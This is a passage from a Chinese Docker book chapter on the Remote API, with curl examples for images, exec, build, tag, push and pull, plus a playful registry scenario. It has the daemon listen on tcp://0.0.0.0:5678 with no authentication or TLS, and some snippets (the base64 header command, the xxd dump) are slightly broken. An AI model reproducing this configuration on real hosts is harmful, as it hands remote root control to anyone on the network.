# Customize location of Docker binary (especially for development
testing).
DOCKER="/usr/bin/docker.io"

# Use DOCKER_OPTS to modify the daemon startup options.
DOCKER_OPTS=" -H unix:///var/run/docker.sock"

# If you need Docker to use an HTTP proxy, it can also be specified
here.

# This is also a handy place to tweak where Docker's temporary files
go.
#export TMPDIR="/mnt/bigdrive/docker-tmp"
```

需要做的是修改 DOCKER\_OPTS，使它监听 Unix 端口的同时也监听我们所期望的 5678 端口。将 IP 指定为 0.0.0.0 就可监听所有访问 5678 端口的请求。这里不用显式指定 -d 参数，默认会自带。将 DOCKER\_OPTS 修改为：

```
DOCKER_OPTS="-H tcp://0.0.0.0:5678 -H unix:///var/run/docker.sock"
```



**提示** 可指定多个 `-H` 参数。此处切勿忘记监听本地 Unix 端口，否则所有 Docker CLI 命令均会失效。

## (2) Red Hat

Red Hat 用户的 Docker 默认配置文件位为 `/etc/sysconfig/docker`，修改步骤如下：

```
$ systemctl stop docker           // 1
$ vim /etc/sysconfig/docker       // 2
$ systemctl start docker          // 3
```

同样的，也可采取先直接修改配置文件然后重启的方式来让 Docker daemon 具备远程访问能力，具体请参考上述 Ubuntu 部分，这里不再赘述。步骤 2 中的配置文件大致内容如下：

```
# /etc/sysconfig/docker
#
# Other arguments to pass to the docker daemon process
# These will be parsed by the sysv initscript and appended
# to the arguments list passed to docker -d
other_args=""
```

对于该配置文件，需要做的是修改 `other_args`，通过注释可知，`other_args` 中指定的所有参数将会在启动时添加到 `docker -d` 后面，因此这里也不需显式指定 `-d` 参数。将 `other_args` 改为如下形式即可：

```
other_args="-H tcp://0.0.0.0:5678 -H unix:///var/run/docker.sock"
```

## 3. 验证配置

首先确保你的 Docker daemon 已经正确启动，然后通过向 5678 端口发送 `docker version` 命令来检查 Docker daemon 是否已经具备远程访问的能力。如果一切顺利，那么应该能见到完整的 Docker 版本信息。除此之外，还可以通过更直接的 `curl` 命令来进行验证，Docker 提供了对 PING 请求的处理函数，即 REST API GET `/_ping`，如果成功则会返回 OK。当然，这里的 `localhost` 可以替换为 `127.0.0.1`。示例如下：

```
$ docker -H localhost:5678 version           // 1
Client:
Version:      1.8.0
API version:  1.20
Go version:   go1.4.2
Git commit:   b0e0dbb
Built:        Thu Aug 13 04:08:02 UTC 2015
OS/Arch:      linux/amd64

Server:
```

```
Version:      1.8.0
API version:  1.20
Go version:   go1.4.2
Git commit:   b0e0dbb
Built:        Thu Aug 13 04:08:02 UTC 2015
OS/Arch:      linux/amd64
```

```
$ curl -X GET http://localhost:5678/_ping // 2
OK
```

此时，你也有可能遇到一个在使用 Docker Remote API 过程中经常出现的问题——curl 连接服务器失败，错误状态码为 502。遇到这种情况，可通过给 curl 命令加上 -v 参数来获取更详细信息，以便分析失败原因，如下：

```
$ curl -v -X GET localhost:5678/_ping

* About to connect() to proxy 10.175.100.210 port 8080 (#0)
*   Trying 10.175.100.210...
* Connected to 10.175.100.210 (10.175.100.210) port 8080 (#0)
> GET http://localhost:6373/containers/json HTTP/1.1
> User-Agent: curl/7.29.0
> Host: localhost:5678
> Accept: */*
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 502 Connection refused
< Content-Type: text/html
* no chunk, no close, no size. Assume close to signal end
<
* Closing connection 0
<html><body>
<h1>502 Connection refused</h1>
<p><a href='http://cntlm.sf.net/'>Cntlm</a>proxy failed to complete the
request.</p>
</body></html>
```

从上述信息可以看到，这里出错的原因是因为在我们的环境中使用了代理。由于网络环境的限制，使用代理在各个公司都很常见，因此遇到该问题的人估计不在少数。解决方案很简单，首先检查是否已将 localhost 添加到 no\_proxy 环境变量或 NO\_PROXY 环境变量中，如下：

```
$ echo $no_proxy
```

或

```
$ echo $NO_PROXY
```

如果输出的值没有包含 localhost，那么添加 localhost 到该环境变量即可。如果输出值

中已经包含了 `localhost`，请检查 `$no_proxy` 与 `$NO_PROXY`，系统可能同时设置了这两个环境变量，但只使用了其中一个，如下。

```
$ export no_proxy=$no_proxy,localhost
```

或

```
$ export NO_PROXY=$NO_PROXY,localhost
```

## 7.2.2 Docker API 的基本示例

本节将为读者展示 Docker API 的一些基本用例，虽然 Docker 公司已经提供了全套的官方 API 参考文档，但针对某些 API 具体用法的表述依然不太详细。比如有一些 API 是属于独立的 API，单独调用即可完成相应功能；有一些 API 则是非独立的，需要联合使用，还有一些 API 会调用一系列其他 API 来完成相应动作等。下面的示例会针对这些情况进行介绍。

### 1. API 初级示例一

看似简单的事物却经常能起到举一反三的作用，接下来先透过一个最简单的例子“获取本地镜像列表”来帮助读者熟悉 Docker 对 API 的响应机制。



**提示** 为方便读者查询对比，我们约定，在每一个 API 示例之前，都给出与之对应的 Endpoint 以及 Docker 客户端命令。

□ Endpoint——GET /images/json

□ 对应 CLI 命令——`docker images`

```
$ curl -XGET http://localhost:5678/images/json | python -mjson.tool
HTTP/1.1 200 OK
Content-Type: application/json
[
  ...
  {
    "Created": 1419645876,
    "Id": "dd534bebcd0c39b353bd872b9a59b88c0b2e2bb05f931709d",
    "Labels": null,
    "ParentId": "cbd0b34377e691e40b88fa5cb8f2c0bfcfedadaa0cf",
    "RepoDigests": [],
    "RepoTags": [
      "ubuntu:15.04",
      "ubuntu:vivid"
    ],
    "Size": 0,
    "VirtualSize": 117154513
  },
  {
    "Created": 1419645858,
```

```

    "Id": "4108fa8e113b526db8321e9d7e72b95ae796ece9061c0212",
    "Labels": null,
    "ParentId": "b4c0cca588ccbee9a52067cf8843c0b56678885888",
    "RepoDigests": [],
    "RepoTags": [
      "ubuntu:14.10",
      "ubuntu:utopic"
    ],
    "Size": 0,
    "VirtualSize": 194395134
  },
  ...
]

```

从返回值中可以看到，此处有两个镜像与唯一的“Id”相关联。这里说是“镜像”或许不太准确，它实际只是同一镜像的两个不同 tag，这从 RepoTags 字段可知其为 ubuntu:15.04 和 ubuntu:vivid。用户可以通过其中任意一个来访问目标镜像，效果与直接使用 ID 一致。如：

```
$ docker run -ti ubuntu:15.04 bash
```

或

```
$ docker run -ti ubuntu:vivid bash
```

同时注意这里的“Created”字段，与大多数系统一致，它指的是 1970 年 1 月 1 日至今流逝的秒数。若在你的系统中想要对获取的镜像列表排序，可参考该字段，但勿直接依赖该返回值（这里指整个 http response）的默认顺序。

关于空间使用大小的字段有两个，即“Size”与“VirtualSize”，前者是指该层镜像（通过前几章的介绍，读者应该已经了解到 Docker 镜像采用的是层级布局）相较于上一层所增加的大小，后者是指该镜像整体的大小，单位均为字节。

鉴于篇幅原因，剩下的字段不再一一介绍，若认为还有其他重要信息尚未返回，可以通过向 Docker 社区提 Issue 的方式反馈意见并参与讨论。

使用前文推荐过的两款浏览器插件，可以更直观、更详细地观察反馈结果，读者不妨一试。

## 2. API 初级示例二

我们已经知道可以通过 -v 卷映射的方式来进行容器与主机的文件交互，但在某些场景下这还是不够，也许正是因为考虑到了这种情况，Docker 亦提供了从容器中拷贝文件到容器外的 API。

❑ Endpoint——POST /containers/(container\_id)/copy

❑ 对应 CLI 命令——docker cp

该 API 需要一些前置操作。既然是从容器中拷贝文件，自然得先有一个正处于运行状

态或已经停止但还未删除的容器。不妨启动一个以 14.04 版本的 Ubuntu 为基础镜像的容器，如下：

```
$ docker run -ti ubuntu:14.04
root@d59de61e083d:/#
root@d59de61e083d:/# touch sayhi
root@d59de61e083d:/# echo hello > sayhi
```

至此已经在以 Ubuntu:14.04 为基础镜像的容器 d59de61e083d（容器 ID 根据实际情况有所不同）根目录中创建了名为“sayhi”的文件，并在其中写入了内容“hello”。接下来就将其取出并拷贝到 host 上，如下：

```
$ curl -k -X POST http://localhost:5678/containers/d59de61e083d/copy \
-H "Content-Type: application/json" -d '{"Resource":"/sayhi"}' | tar x
HTTP/1.1 200 OK
Content-Type: application/x-tar
{{ TAR STREAM }}
```

与之前的获取镜像列表 API 不同，该 API 的返回值是一个流。因此若想获得返回的文件，则需要在 curl 命令后将其传递给 tar 做提取操作。但如果你的使用场景就是获取 tar 包，则可以通过重定向的方式将数据流导入到一个文件中保存。curl 命令如下：

```
$ curl -k -X POST http://localhost:5678/containers/d59de61e083d/copy \
-H "Content-Type: application/json" -d '{"Resource":"/sayhi"}' >
tmpfile
```

不管采用哪种方式，我们注意到，在使用该 API 的时候，都通过 -d 选项进行了参数传递。此处只需指定一个参数，即资源所在路径。在本例中资源是一个文件，当然它也可以是一个目录。

```
$ curl -k -X POST http://localhost:5678/containers/d59de61e083d/copy \
-H "Content-Type: application/json" -d '{"Resource":"/bin"}' | tar x
```

这里将资源位置指定为根目录下的 bin 文件目录，执行的效果则是将容器中的 /bin 目录整个拷出，包括里面所含的文件。

对于这个 API 的调用，我们使用了 -H 给 http 请求添加头域，在这里这一项是必须的，该头域会指定参数的组织格式，此处为 JSON。如果我们忘记添加该头域则会返回错误并导致整个调用失败，如下：

```
Content-Type specified (application/x-www-form-urlencoded) must be
'application/json'
```

### 3. API 中级示例一

前面两个初级示例展示的 API 均是可独立使用的，Docker 中还存在很多需要组合使用的 API，本节将介绍此类 API 的用法。



在 Docker 官方网站的“用户手册”(<http://docs.docker.com/userguide/dockerizing/>)中, 给程序员世界带来了“Hello world”的 Docker 版本, 如下:

```
$ docker run ubuntu:14.04 /bin/echo 'Hello world'
Hello world
```

这个看起来很简单地球通用示例, 其实是顺序调用多个 API 的结果。让我们再看另外一个类似但稍微复杂一点的例子, 即对一个已经处于运行态的容器, 通过 `docker exec` 命令使其执行相应的操作。首先以 `Ubuntu:14.04` 为基础镜像启动一个容器, 并通过 `-d` 选项让其在后台运行。然后调用容器里的 `ls` 命令列出容器中 `/usr` 目录下的所有文件。示例如下:

```
$ docker run -ti -d ubuntu:14.04
8d692401ea8a5dc7dfcd65c54230759ade4ea9188943bc4b4c53bebb3aa6f847
$ docker exec 8d692401ea8a ls /usr
bin
games
include
lib
local
sbin
share
src
```

如果从前文所述的“与 Hello world 例子类似”感到疑惑, 可以将两个命令组合起来观察。

```
$ docker run ubuntu:14.04 ls /usr
bin
games
include
lib
local
sbin
share
src
```

真实环境中的使用场景总是多种多样的, 因此理解每一步操作所涉及的 API 是必要的。让我们先聚焦到命令 `exec` 所涉及的 API。一共有两个, 首先需要在指定的容器中创建一个 `exec` 实例, 然后执行创建好的这个实例。之前创建好的容器短 ID 为 `8d692401ea8a` (容器 ID 根据实际情况有所不同), 后文会多次用到。API 如下。

- ❑ Endpoint——POST `/containers/(id)/exec`
- ❑ Endpoint——POST `/exec/(id)/start`
- ❑ 对应 CLI 命令——`docker exec`

```
----- API 1 -----
$ curl -XPOST -H "Content-Type: application/json"
http://localhost:5678/containers/8d692401ea8a/exec -d '{
  "AttachStdin": false,
```

```

    "AttachStdout": true,
    "AttachStderr": true,
    "Tty": false,
    "Cmd": [
        "ls",
        "/usr"
    ]
  }'
HTTP/1.1 201 Created
Content-Type: application/json
{"Id":"11dfe3b2elfb324ae8b333c92774f39b33809c40108b86ec3a37ce4b9f3185bf"}
}

----- API 2 -----
$ curl -XPOST -H "Content-Type: application/json" \
http://localhost:5678/exec/11dfe3b2elfb324ae8b333c92774f39b33809c40108b
86ec3a37ce4b9f3185bf/start -d '{
  "Detach": false,
  "Tty": false
}'
HTTP/1.1 200 OK
Content-Type: application/vnd.docker.raw-stream
+bin
games
include
lib
local
sbin
share
src

```

对第一个 API，可通过容器 ID 指定需要在哪一个容器中创建 exec 实例，但指定的容器必须处于运行态，否则会返回错误“Container xxx is not running”。在这里，参数“AttachStdout”和“AttachStderr”的作用与通常用法一致，即是否使用标准输出流和标准错误流来处理 exec 的返回数据。注意到这里的“Cmd”参数，它是一个数组，不仅可以给其传单独的命令（如“date”）也可以传示例中的“ls /usr”，甚至是错误的“ls /usrFromCybertron”。如果一切顺利，最后该 API 会返回状态码 201，并通过 JSON 数据格式返回 exec 实例 ID。



**提示** 由于设置了 AttachStderr 为 true，对于“ls /usrFromCybertron”，虽然第一个 API 仍会成功返回，但在执行第二个 API 的时候，会返回错误信息。读者不妨试试将其设置为 false 的效果。

在调用第一个 API 成功创建 exec 实例后，如果读者感兴趣，还可在对应 container 中查询到该实例 ID，这对诸如“在我的 XX 系统中监控容器状态”等需求非常有用。当然，对于同一个 container，可能会有多个 exec 实例与其对应。比如：

```
$ docker inspect 8d692401ea8a
```

或

```
$ curl -XGET http://localhost:5678/containers/8d692401ea8a/json |
python -mjson.tool
{
  "Id": "8d692401ea8a5dc7dfcd65c54230759ade4ea9188943bc4b4c53bebb",
  "Created": "2015-05-25T02:19:50.721672031Z",
  ...
  "ExecIDs": [
    "11dfe3b2e1fb324ae8b333c92774f39b33809c40108b86ec3a37ce4b9f3",
    "a95df58219863647a38ed434176142613edf0983fdec3e92dfd07f4db74"
  ],
  ...
}
```

值得注意的是，所有这些实例都会随着容器的退出而消失。即如果 Container 8d692401ea8a 退出了，那么再次执行 `docker inspect 8d692401ea8a` 或调用相应 API 时，返回值中的 “ExecIDs” 会为 null。

```
$ docker inspect 8d692401ea8a | grep ExecIDs
"ExecIDs": null,
```

不同于 image、container、history 等 API，由于 Docker 目前还不支持 exec 实例的短 ID 方式，因此在第二个 API 中，必须填写第一个 API 返回的全长度 exec 实例 ID。对于 exec 的参数 “--detach”，若设为 true，则 API 会直接返回，不会得到任何信息，因此一般都设为 false。

细心的读者可能已经发现，第二个 API 返回值的开头好像出现了乱码，是不是印刷错误？但请注意看返回值的类型，为 “application/vnd.docker.raw-stream”，好像事情还不是那么简单。根据返回值类型的字面意思来看，这应该是一个流，那么通常来讲在这个流中就包含了某些格式。让我们先将该返回值重定向到一个临时文件，然后用 xxd 命令以十六进制格式查看文件内容，如下。

```
$ curl -XPOST -H "Content-Type: application/json" \
http://localhost:5678/exec/11dfe3b2e1fb324ae8b333c92774f39b33809c40108b
86ec3a37ce4b9f3185bf/start -d '{
  "Detach": false,
  "Tty": false
}' > tmpfile
$ xxd tmpfile
00000000: 0100 0000 0000 002b 6269 6e0a 6761 6d65 .....+bin.game
00000100: 730a 696e 636c 7564 650a 6c69 620a 6c6f s.include.lib.lo
00000200: 6361 6c0a 7362 696e 0a73 6861 7265 0a73 cal.sbin.share.s
00000300: 7263 0a rc.
```

不难发现，其中的 bin、game……src 均是我们期望的输出，而这些字符之间的 “.” 对

应的十六进制数为 "0a", 查 ASCII 编码表可知 "0a" 代表换行符。因此, 现在的问题变成了——前 8 个字节 "0100 0000 0000 002b" 代表什么?

根据官方文档可知, 前 8 个字节为数据流的头部。其中第 1 个字节 "00"/"01"/"02" 分别代表的是数据流来自标准输入流 / 输出流 / 错误流, 此处则是标准输出流。如果读者做了前文所提的标准错误流的实验, 可发现对应位置上的值为 "02"。第 2 ~ 4 个字节被保留了, 并赋值为 0。第 5 ~ 8 个字节则表示该数据流 (除去头部) 的大小, 以大端的方式编码。该例中则为 43 字节。



**提示** 关于大小端编码方式不在本书的讨论范围, 感兴趣的读者可参阅其他资料。

#### 4. API 中级示例二

相信读者已经了解, 目前我们可以基于两种方式构建 Docker 镜像:

- 通过 `docker commit` 命令构建。
- 通过 `docker build` 命令解析 Dockerfile 文件。

不管是哪种方式, 除了可以使用 CLI 命令以外, Docker 还提供了对应的 API, 本节将向读者介绍如何通过 API 使用 Dockerfile 构建一个 Docker 镜像。首先, 到一个干净的目录创建一个 Dockerfile 文件, 文件内容如下:

```
FROM busybox:latest
RUN touch newFile
CMD ["date"]
```

如果在本地环境中没有 `busybox:latest` 镜像也无大碍, Docker daemon 会负责从 Registry 中自动 pull 一个, 接着创建一个名为 “newFile” 的空文件, 并设置启动时运行命令 `date` 打印当前日期。

- Endpoint——`POST /build`
- 对应 CLI 命令——`docker build`

```
$ curl -v -XPOST -H "Content-Type: application/tar" --data-binary
@Dockerfile.tar \
http://localhost:5678/build?t=myimage:mytag
< HTTP/1.1 100 Continue
< HTTP/1.1 200 OK
< Content-Type: application/json
{"stream":"Step 0 : FROM busybox\n"}
{"stream":" ---\u003e 8c2e06607696\n"}
{"stream":"Step 1 : RUN touch newFile\n"}
{"stream":" ---\u003e Using cache\n"}
{"stream":" ---\u003e 1d289e9802a7\n"}
{"stream":"Step 2 : CMD date\n"}
{"stream":" ---\u003e Using cache\n"}
{"stream":" ---\u003e 1562e5201ee5\n"}
```

```
{ "stream": "Successfully built 1562e5201ee5\n" }
* Connection #0 to host localhost left intact
```

本例与前几个示例的最大区别是传递的数据为一个 tar 包流，从头域也可以看出，我们指定了“Content-Type: application/tar”。但需要注意，Dockerfile 文件必须位于 tar 包的根目录中，因此在打包的时候一定要注意文件的位置，可参考下列文件组织。

```
$ pwd
/tmp/newdir
$ ls
Dockerfile
$ tar -cf Dockerfile.tar Dockerfile
$ ls
Dockerfile Dockerfile.tar
```

在该 API 的 Endpoint 后面紧跟着参数 t，不难看出这是为生成的镜像打一个 tag，Docker 还提供了其他很多参数，鉴于篇幅原因不再一一列举，感兴趣的读者可参考 Docker 官方文档相关部分。返回值部分依然是熟悉的 JSON 格式，并且同 docker build 命令的输出基本一致，“\u003e”其实就是大于符号“>”。

如果一切顺利，那么我们已经基于 Dockerfile 生成了一个新的镜像，并且命名为“myimage:mytag”，接下来让我们验证一下。

```
$ docker run myimage:mytag ls | grep newFile
newFile
$ docker run myimage:mytag
Fri May 26 09:11:15 UTC 2015
```

可以看到已经按照我们的期望，在镜像里创建了 Dockerfile 中指定的“newFile”文件，并在启动镜像的时候打印了系统时间。

## 7.3 API 的高级应用

前文离散地介绍了多个 API，相信读者已基本掌握 Docker API 的用法。基本上就是先找准 Endpoint，然后以正确的格式传递参数，最后以正确的格式处理返回值。本节将模拟一个相对完整的使用场景，将 Docker API 串联呈现。

### 7.3.1 场景概述

地球居民 A 拥有一个神奇应用，对任意来自网络的访问，均会返回“Hello world”。赛博坦星球的居民 B 听说了 A 的这个放之宇宙而皆准的神奇应用，想出高价购买，但了解以后发现在赛博坦并没有该神奇应用的运行环境。A 为了促成这单生意，想到了使用 Docker，打算将神奇应用的运行环境一起打包给 B 并声称只收取少许额外费用。但新的问

题出现了，地球距离赛博坦星球非常非常远，幸运的是位于仙女座星系的居民 C 提出他们安全运行 Docker Registry 已经 220 万年了，并且愿意提供帮助。

## 7.3.2 场景实现

### 1. 使用 Dockerfile 构建镜像

A 的神奇应用是一个用 Python 写的 Web Server：

```
#!/usr/bin/python2.7

import socket

# 设置监听地址及端口
HOST = '0.0.0.0'
PORT = 22222

# 设置响应信息
text_content = '''HTTP/1.x 200 OK
Content-Type: text/html

Hello world'''

# 配置 socket 参数
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((HOST, PORT))

# 启动服务并持续监听端口
while True:
    # 3: maximum number of requests waiting
    s.listen(3)
    conn, addr = s.accept()
    request = conn.recv(1024)
    method = request.split(' ')[0]
    src = request.split(' ')[1]

    # 只处理 GET 请求
    if method == 'GET':

        content = text_content

        print 'Connected by', addr
        print 'Request is:', request
        conn.sendall(content)
        # close connection
        conn.close()
```

诚实的地球居民都会在发货之前仔细检查产品是否合格。因此 A 找到了一台 IP 为“10.107.197.208”的计算机运行这个 Web Server，并同时在 IP 为“10.110.52.50”的计算机

和 IP 为 “10.111.151.231” 的计算机上使用不同的客户端测试产品：

```
# 运行 Web Server 的计算机，IP 地址为 10.107.197.208
$ ./server.py

# 使用 curl 命令测试 Web Server 的计算机，IP 地址为 10.110.52.50
$ curl -XGET http://10.107.197.208:22222
Hello world

# 使用浏览器插件测试 Web Server 的计算机，IP 地址为 10.111.151.231
使用 Google Chrome 浏览器 Postman 插件执行请求
Hello world
```

在不同请求到访的同时，A 在运行 Web Server 的计算机中发现了如下链接信息：

```
# 日志中显示的 curl 访问 Web Server 的记录
Connected by ('10.110.52.50', 58915)
Request is: GET /v1/_ping HTTP/1.1
User-Agent: curl/7.35.0
Host: 10.107.197.208:22222
Accept: */*

# 日志中显示的浏览器访问 Web Server 的记录
Connected by ('10.111.151.231', 52306)
Request is: GET /v1/_ping HTTP/1.1
Host: 10.107.197.208:22222
Connection: keep-alive
CSP: active
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko)
        Chrome/43.0.2357.124 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en;q=0.6
```

看起来产品是合格的，于是 A 准备开始将其打包成一个 Docker 镜像。由于 Docker 在地球上还算新生事物，只有少数计算机装有 Docker，因此 A 需要通过 Remote API 来完成“打包生成 Docker 镜像”。在装有 server.py 的计算机上，A 写了一个 Dockerfile 脚本：

```
FROM ubuntu:12.04
ADD server.py /bin/
EXPOSE 22222
CMD ["server.py"]
```

注意其中的第三条指令 “EXPOSE 22222”，它设置了以该镜像生成的容器在运行时监听的端口号，它不仅可与其他容器连接，也决定了当使用 -P 选项时，容器对主机暴露的端口号。第四条指令我们已经见过类似的，这里是指容器启动时自动运行 server.py。接下来则是按照一定规律将所有文件打包。

```
$ pwd
/tmp/newdir
$ tar -cf Zeus.tar Dockerfile server.py
$ find .
.
./server.py
./Zeus.tar
./Dockerfile
```

准备好 tar 包以后，A 查询到在 IP 为“10.115.55.55”的计算机上有 Docker，并且已经打开“5678”端口。于是 A 开始调用构建镜像的 API，并打算给生成的镜像取一个霸气的名字——来自地球的宙斯：

```
$ curl -XPOST -H "Content-Type: application/tar" --data-binary
@Zeus.tar \
http://10.115.55.55:5678/build?t=earth/zeus
{"stream":"Step 0 : FROM ubuntu:12.04\n"}
{"stream":" ---\u003e 28a945b4333c\n"}
{"stream":"Step 1 : ADD server.py /bin/\n"}
{"stream":" ---\u003e Using cache\n"}
{"stream":" ---\u003e 41ebe84cbce9\n"}
{"stream":"Step 2 : EXPOSE 22222\n"}
{"stream":" ---\u003e Using cache\n"}
{"stream":" ---\u003e b695081920d3\n"}
{"stream":"Step 3 : CMD server.py\n"}
{"stream":" ---\u003e Using cache\n"}
{"stream":" ---\u003e 9ca94476714a\n"}
{"stream":"Successfully built 9ca94476714a\n"}
```

## 2. push 镜像到 Registry

构建好了 Docker 镜像，接下来就是把镜像 push 到 Registry 里去，A 查询到 C 的 Registry 服务器地址为“10.220.220.220”，Registry 服务的端口为 5555。Docker 规定，push 镜像的时候，需要指定 Registry 服务器的名称。因此还需要另给生成的镜像打一个 tag，如下。

❑ Endpoint——POST /images/(name)/tag

❑ 对应 CLI 命令——docker tag

```
$ curl -XPOST
http://10.115.55.55:5678/images/earth/zeus/tag?repo=10.220.220.220:5555/earth/
zeus
```

如果顺利，通过该命令就生成了镜像“10.220.220.220:5555/earth/zeus:latest”。Docker 规定，如果要将镜像 push 到第三方 Registry，那么镜像名中必须包含该 Registry 地址，这就是镜像名中会出现“10.220.220.220:5555”的原因。

❑ Endpoint——POST /images/(name)/push

❑ 对应 CLI 命令——docker push



```
$ curl -XPOST
http://10.115.55.55:5678/images/10.220.220.220:5555/earth/zeus/push
```

**Bad parameters and missing X-Registry-Auth: EOF**

可以看到，在这里遇到了第一个问题（即上面代码中的加粗内容），这是因为出现了请求参数错误。X-Registry-Auth 是 Docker 内置的一个头域，它是 AuthConfig 结构体的 JSON 格式通过 base64 编码以后得到的结果，如下：

```
// Registry Auth Info
type AuthConfig struct {
    Username string json:"username,omitempty"
    Password string json:"password,omitempty"
    Auth string json:"auth"
    Email string json:"email"
    ServerAddress string json:"serveraddress,omitempty"
}
```

在需要进行认证的 Registry 服务中，这个值是必要的。在不需要认证的 Registry 服务中，我们也需提供一个虚拟的，或者是空的：

```
$ export USERNAME=earthA
$ export PASSWORD=moon
$ export EMAIL_ADDRESS=earthA@earth.com
$ export SERVER_ADDRESS=10.220.220.220
$ XRA=echo "{\"username\": \"${USERNAME}\", \"password\": \"${PASSWORD}\",
\"email\": \"${EMAIL_ADDRESS}\", > \"serveraddress\" : \"${SERVER_ADDRESS}\"}" |
base64 --wrap=0
$ echo $XRA
eyJlc2VybmFtZSI6ICJlYXJ0aEEiLCAicGFzc3dvcmQioiAibW9vbiIsICJlbWVpbCI6ICJlYXJ0aEF\
AZWFydGguY29tIiwgInNlcnZlcmFkZHZJlc3MiIDogIjEwLjIyMC4yMjAuMjIwIn0K
```

设置好环境变量后，即可通过 -H 将其添加到 curl 命令的头域中，因此修改后的 API 为：

```
$ curl -XPOST -H "X-Registry-Auth: $XRA"
http://10.115.55.55:5678/images/10.220.220.220:5555/earth/zeus/push
```

```
invalid registry endpoint https://10.220.220.220:5555/v0/:
unable to ping registry endpoint https://10.220.220.220:5555/v0/
v2 ping attempt failed with error: Get https://10.220.220.220:5555/v2/: EOF
v1 ping attempt failed with error: Get https://10.220.220.220:5555/v1/_ping: EOF.
If this private registry supports only HTTP or HTTPS with an unknown CA
certificate,
please add --insecure-registry 10.220.220.220:5555 to the daemon's arguments.
In the case of HTTPS, if you have access to the registry's CA certificate, no
need for the flag;
simply place the CA certificate at /etc/docker/certs.d/10.220.220.220:5555/ca.crt
```

到这里，又遇到了第二个问题（即代码中的加粗内容），这是因为出现了非法访问。

出现该问题是因为使用了私有 Registry，但并未在 Docker 中声明（Docker 的一个安全策略）。因此 A 按照提示，通知运行着 Docker 的服务器管理员，将 “--insecure-registry 10.220.220.220:5555”（仅作为参考，推荐使用安全方式访问 Registry）添加到 “DOCKER\_OPTS”（Ubuntu 用户）或 “other\_args”（Red Hat 用户），并重启 Docker 服务。一切就绪以后，A 再次调用 push 镜像的 API：

```
$ curl -XPOST -H "X-Registry-Auth: $XRA"
http://10.115.55.55:5678/images/10.220.220.220:5555/earth/zeus/push
{"status":"The push refers to a repository [10.220.220.220:5555/earth/zeus] (len:
1)"}
{"status":"Sending image list"}
{"status":"Pushing repository 10.220.220.220:5555/earth/zeus (1 tags)"}
{"status":"Image 511136ea3c5a already pushed, skipping"}
{"status":"Image db7c9bd0e843 already pushed, skipping"}
{"status":"Image 28a945b4333c already pushed, skipping"}
{"status":"Image 14500324c585 already pushed, skipping"}
{"status":"Image a0ab785b06af already pushed, skipping"}
{"status":"Image 41ebe84cbce9 already pushed, skipping"}
{"status":"Image b695081920d3 already pushed, skipping"}
{"status":"Image 9ca94476714a already pushed, skipping"}
{"status":"Pushing tag for rev [9ca94476714a] on
[http://10.220.220.220:5555/v1/repositories/earth/zeus/tags/latest]}"
```

至此，搭载着神奇应用的 Docker 镜像已经通过 API 成功 push 到仙女座的 Registry 进行存放，于是 A 正式向赛博坦星球居民 B 发出取货通知，并告知遇到的一些问题。B 非常感激，他非常有信心可以一步到位取得心仪的镜像。

### 3. pull 镜像到本地

B 君配置好自己的环境变量，设置好 Docker 的 “--insecure-registry”，并在打开相应的端口后，开始使用 API 去仙女座 Registry 服务器 pull 镜像：

```
$ curl -XPOST -H "X-Registry-Auth: $XRA" \
http://localhost:5678/images/create?fromImage=10.220.220.220:5555/earth/
zeus:latest
{"status":"Pulling image (latest) from 10.220.220.220:5555/earth/
zeus","progressDetail":{},
"id":"9ca94476714a"}
{"status":"Pulling image (latest) from 10.220.220.220:5555/earth/zeus",
"endpoint": "http://10.220.220.220:5555/v1/", "progressDetail":{}, "id": "9ca944767
14a"}
{"status":"Pulling dependent layers","progressDetail":{}, "id": "9ca94476714a"}
{"status":"Download complete","progressDetail":{}, "id": "511136ea3c5a"}
{"status":"Pulling metadata","progressDetail":{}, "id": "a0ab785b06af"}
{"status":"Pulling fs layer","progressDetail":{}, "id": "a0ab785b06af"}
{"status":"Downloading","progressDetail":{"current":462344, "total":43406753}, "pr
ogress":
"[\\u003e ] 462.3 kB/43.41 MB", "id": "a0ab785b06af"}
```

```

{"status":"Downloading","progressDetail":{"current":921096,"total":43406753},"progress":
  "[=\\u003e ] 921.1 kB/43.41 MB","id":"a0ab785b06af"}
{"status":"Downloading","progressDetail":{"current":1379848,"total":43406753},"progress":
  "[=\\u003e ] 1.38 MB/43.41 MB","id":"a0ab785b06af"}
{"status":"Downloading","progressDetail":{"current":1838600,"total":43406753},"progress":
  "[=\\u003e ] 1.839 MB/43.41 MB","id":"a0ab785b06af"}
{"status":"Downloading","progressDetail":{"current":2297352,"total":43406753},"progress":
  "[=\\u003e ] 2.297 MB/43.41 MB","id":"a0ab785b06af"}
{"status":"Downloading","progressDetail":{"current":2756104,"total":43406753},"progress":
  "[===\\u003e ] 2.756 MB/43.41 MB","id":"a0ab785b06af"}
...
{"status":"Download complete","progressDetail":{},"id":"9ca94476714a"}
{"status":"Download complete","progressDetail":{},"id":"9ca94476714a"}
{"status":"Status: Downloaded newer image for 10.220.220.220:5555/earth/zeus"}

```

从最后一句日志可以看到，已经将镜像成功下载到本地。



**提示** 由于 pull 镜像的时候，会持续收到服务器端返回的用于刷新 pull 进度条的大量信息并打印，因此可能会造成卡屏。

#### 4. 运行容器并检测

拿到神奇应用的 B 君迫不及待地开始了他的测试，首先他认为镜像名称太长，因此决定首先重新给镜像命名，命令如下：

- ❑ Endpoint——POST /images/(name)/tag
- ❑ 对应 CLI 命令——docker tag

```
$ curl -XPOST http://localhost:5678/images/10.220.220.220:5555/earth/zeus/
tag?repo=earth/zeus
```

这样就为镜像创建了一个更简短的名字“earth/zeus”。接下来要做的则是以其为基础镜像创建一个容器，对于创建容器的 API，Docker 提供了丰富的参数以满足不同的功能需求，用户可根据实际使用场景进行配置选择。这里仅列举几个常用选项。

##### (1) 根据基础镜像创建容器

- ❑ Endpoint——POST /containers/create
- ❑ 对应 CLI 命令——docker create

```
$ curl -XPOST -H "Content-Type: application/json" http://localhost:5678/
containers/create -d '{
  "Hostname":"Cybertron",
  "User":"root",
  "Memory":16777216,
```

```

    "MemorySwap":0,
    "AttachStdin":false,
    "AttachStdout":true,
    "AttachStderr":true,
    "PortSpecs":null,
    "Tty":true,
    "OpenStdin":true,
    "StdinOnce":false,
    "Image":"earth/zeus"
  }
< HTTP/1.1 201 Created
< Content-Type: application/json
